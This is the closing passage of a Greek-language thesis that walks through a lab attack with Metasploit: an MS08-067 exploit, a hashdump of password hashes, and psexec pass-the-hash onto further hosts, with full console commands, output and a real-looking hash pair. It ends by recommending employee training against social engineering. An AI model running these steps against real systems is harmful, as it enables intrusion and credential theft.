
*Εικόνα 35 Εκτέλεση του bind payload*

Εκτελείται το exploit ωστόσο ο επιτιθέμενος δεν παίρνει ακόμα κάποιο shell.

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
```


*Εικόνα 36 Εκτέλεση του payload*

Επιστρέφει στο tunnel και το κλείνει μέχρι να επιστρέψει στο msfconsole. Χρησιμοποιεί έναν handler ο οποίος θα υποδεχτεί το bind shell που έτρεξε προηγουμένως.




*Εικόνα 37 Δημιουργία multihandler για να υποδεχτεί το exploit που τρέξαμε προηγουμένως*

Όπως φαίνεται και στην σχετική εικόνα ο επιτιθέμενος πλέον έχει system privileges και έχει την δυνατότητα να τρέξει την εντολή hashdump η οποία θα του δώσει τα hashes των κωδικών των χρηστών του υπολογιστή.




*Εικόνα 38 Εκτέλεση του exploit και απόκτηση των password hashes.*

Η απάντηση στο πως τα hashes των κωδικών του υπολογιστή θα χρησιμέψουν στον επιτιθέμενο για την συνέχιση της επίθεσης του είναι η ακόλουθή.

Η παρακολούθηση και συντήρηση μεγάλων και σύνθετων υπολογιστικών συστημάτων είναι πολλές φορές μεγάλη πρόκληση για τους διαχειριστές δικτύου. Είναι σύνηθες μάλιστα φαινόμενο να πρέπει να υποστηρίξουν εκατοντάδες υπολογιστές καθημερινά οπότε το να χρειάζεται να τρέξουν στον καθένα από αυτούς για την εκτέλεση μιας εντολής δεν είναι ούτε ρεαλιστικό ούτε αποδεκτό.

Έτσι λοιπόν παρουσιάζεται ένα σύνηθες φαινόμενο στα εταιρικά δίκτυα. Για να κερδίσει χρόνο και κόπο κάποιος administrator κρατάει ένα «στιγμιότυπό» του λειτουργικού συστήματος με όλες τις υπηρεσίες και τα προγράμματα εγκατεστημένα. Αυτό το στιγμιότυπο το περνά σε όλους του υπόλοιπους υπολογιστές που θέλει. Εδώ έρχεται το Metasploit και το psexec module να δώσει πρόσβαση στον επιτιθέμενο. Το psexec module χρησιμοποιείται συχνά από τους penetration testers για να αποκτήσουν πρόσβαση σε ένα σύστημα τα διαπιστευτήρια του οποίου έχουν ήδη αποκτήσει. Αποκτώντας κάποιος πρόσβαση σε ένα σύστημα μέσω κάποιου exploit χρησιμοποιεί το meterpreter για να αποκτήσει τους κωδικού πρόσβασης ή άλλες μεθόδους όπως “hashdump”, “pwdump”, “cachedump”, οι οποίες θα δώσουν τα hashes των passwords.

Έτσι τρέχει το psexec module και ορίζει στο smbpass το hash του administrator που απέκτησε προηγουμένως και στο smbuser τον administrator.

```
msf exploit(handler) > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(psexec) > set rhost 192.168.17.132
rhost => 192.168.17.132
msf exploit(psexec) > set rport 445
rport => 445
msf exploit(psexec) > set smbpass fae50c488fafcdb3e2724f2cd5c7933d:327ac847ea224
b7fd5c3d7bbdb070ca9
smbpass => fae50c488fafcdb3e2724f2cd5c7933d:327ac847ea224b7fd5c3d7bbdb070ca9
msf exploit(psexec) > set smbuser Administrator
smbuser => Administrator
```

*Εικόνα 39 Χρησιμοποίηση των password hashes για επίθεση στον επόμενο host*

Το exploit είναι επιτυχές και του δίνει πρόσβαση στον τρίτο εξυπηρετητή.

```
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started bind handler
[*] Authenticating to 192.168.17.132:445|WORKGROUP as user 'Administrator'...
[*] Uploading payload...
[*] Created \XEhdHiJN.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.17.132[
\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.17.132[\s
vcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (OchgJcDr - "MzTCUzpTlWUn")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \XEhdHiJN.exe...
[*] Sending stage (769024 bytes)
[*] Meterpreter session 8 opened (192.168.44.143-192.168.44.142:0 -> 192.168.17.
132:4444) at 2014-04-02 16:33:52 -0400
```


*Εικόνα 40 Εκτέλεση του exploit*

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
Background session 8? [y/N]
msf exploit(psexec) > sessions

Active sessions
===============

  Id  Type                   Information                      Connection
  --  ----                   -----------                      ----------
  5   meterpreter x86/win32  George_-PC\George_ @ GEORGE_-PC  192.168.44.143:99
88 -> 192.168.44.142:49175 (192.168.44.142)
  6   meterpreter x86/win32  COMPUTER_1\User_1 @ COMPUTER_1   192.168.44.143-19
2.168.44.142:0 -> 192.168.17.134:4444 (192.168.17.134)
  7   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ COMPUTER_1 192.168.44.143-19
2.168.44.142:0 -> 192.168.17.134:4444 (192.168.17.134)
  8   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ COMPUTER_2 192.168.44.143-19
2.168.44.142:0 -> 192.168.17.132:4444 (192.168.17.132)
```

*Εικόνα 41 System level πρόσβαση σε όλα τα sessions*

# Συμπεράσματα

Στην διπλωματική αυτή εργασία είδαμε πώς μια επίθεση σε ένα σύστημα που ανήκει σε ένα εταιρικό δίκτυο μπορεί να δώσει πρόσβαση στα υπόλοιπα συστήματα του εταιρικού δικτύου. Το σενάριο αυτό δεν απέχει πολύ από την πραγματικότητα μιας και στις περισσότερες περιπτώσεις το εταιρικό firewall μπορεί να μπλοκάρει όλες τις πόρτες εκτός από την πόρτα 80. Οπότε στην περίπτωση αυτή δεν έχουμε να κάνουμε με κάποια ευπάθεια τους συστήματος αλλά με την ανθρώπινη αδυναμία. Ένας ανυποψίαστος υπάλληλος μπορεί να δώσει πρόσβαση στο εταιρικό δίκτυο απλώς μπαίνοντας σε μια κακόβουλη ιστοσελίδα ή τρέχοντας ένα Java applet.




*Εικόνα 42 Σχεδιάγραμμα πραγματοποιηθείσας επίθεσης*

Επειδή οι ευπάθειες των συστημάτων διορθώνονται γρήγορα, ο μόνος τρόπος για τον επιτιθέμενο να διεισδύσει σε ένα δίκτυο είναι να εκμεταλλευτεί την πιθανότητα κάποιος να μπει στον πειρασμό να ανοίξει ένα κακόβουλο αρχείο ή σύνδεσμο. Οπότε οι επιθέσεις τύπου social engineering προβλέπεται στο μέλλον να γίνονται πιο εξελιγμένες ώστε να παράγουν καλύτερα αποτελέσματα. Ο μόνος τρόπος για να αποτραπούν αυτού του είδους οι επιθέσεις είναι η καλύτερη ενημέρωση και εκπαίδευση των υπαλλήλων.

# Βιβλιογραφία


1. http://www.sans.org/reading-room/whitepapers/intrusion/animal-farm-protection-client-side-attacks-rendering-content-python-squid-33614
2. Sean-Philip Oriyano, Robert Shimonski: Client-Side Attacks and Defense, Newnes, 2012
3. http://en.wikipedia.org/wiki/PostScript
4. http://blogs.technet.com/b/mmpc/archive/2013/04/29/the-rise-in-the-exploitation-of-old-pdf-vulnerabilities.aspx
5. http://www.symantec.com/connect/blogs/discussion-activex-vulnerabilities
6. http://securityintelligence.com/data-security-report-ibm-x-force-threat-intelligence/#.U3nZzNKSyUa
7. http://www.offensive-security.com/metasploit-unleashed/Metasploit_Architecture
8. Monika Agarwal, Abhinav Singh: Metasploit Penetration Testing Cookbook, Second Edition, October 2013
9. http://en.wikipedia.org/wiki/Email_spoofing
10. https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
11. http://www.offensive-security.com/metasploit-unleashed/Msfconsole_Commands
12. http://www.symantec.com/threatreport/topic.jsp?id=vulnerability_trends&aid=web_browser_vulnerabilities
13. http://en.wikipedia.org/wiki/Java_(programming_language)
14. http://www.offensive-security.com/metasploit-unleashed/Payloads
15. http://en.wikipedia.org/wiki/Shikata_ga_nai
16. http://www.rapid7.com/db/modules/exploit/windows/smb/ms08_067_netapi
17. http://www.sans.org/reading-room/whitepapers/bestprac/network-security-smb-1542
18. http://www.fastcolabs.com/3015224/computings-11-smartest-super-viruses-and-the-damage-they-wrought
19. http://en.wikipedia.org/wiki/Spoofing_attack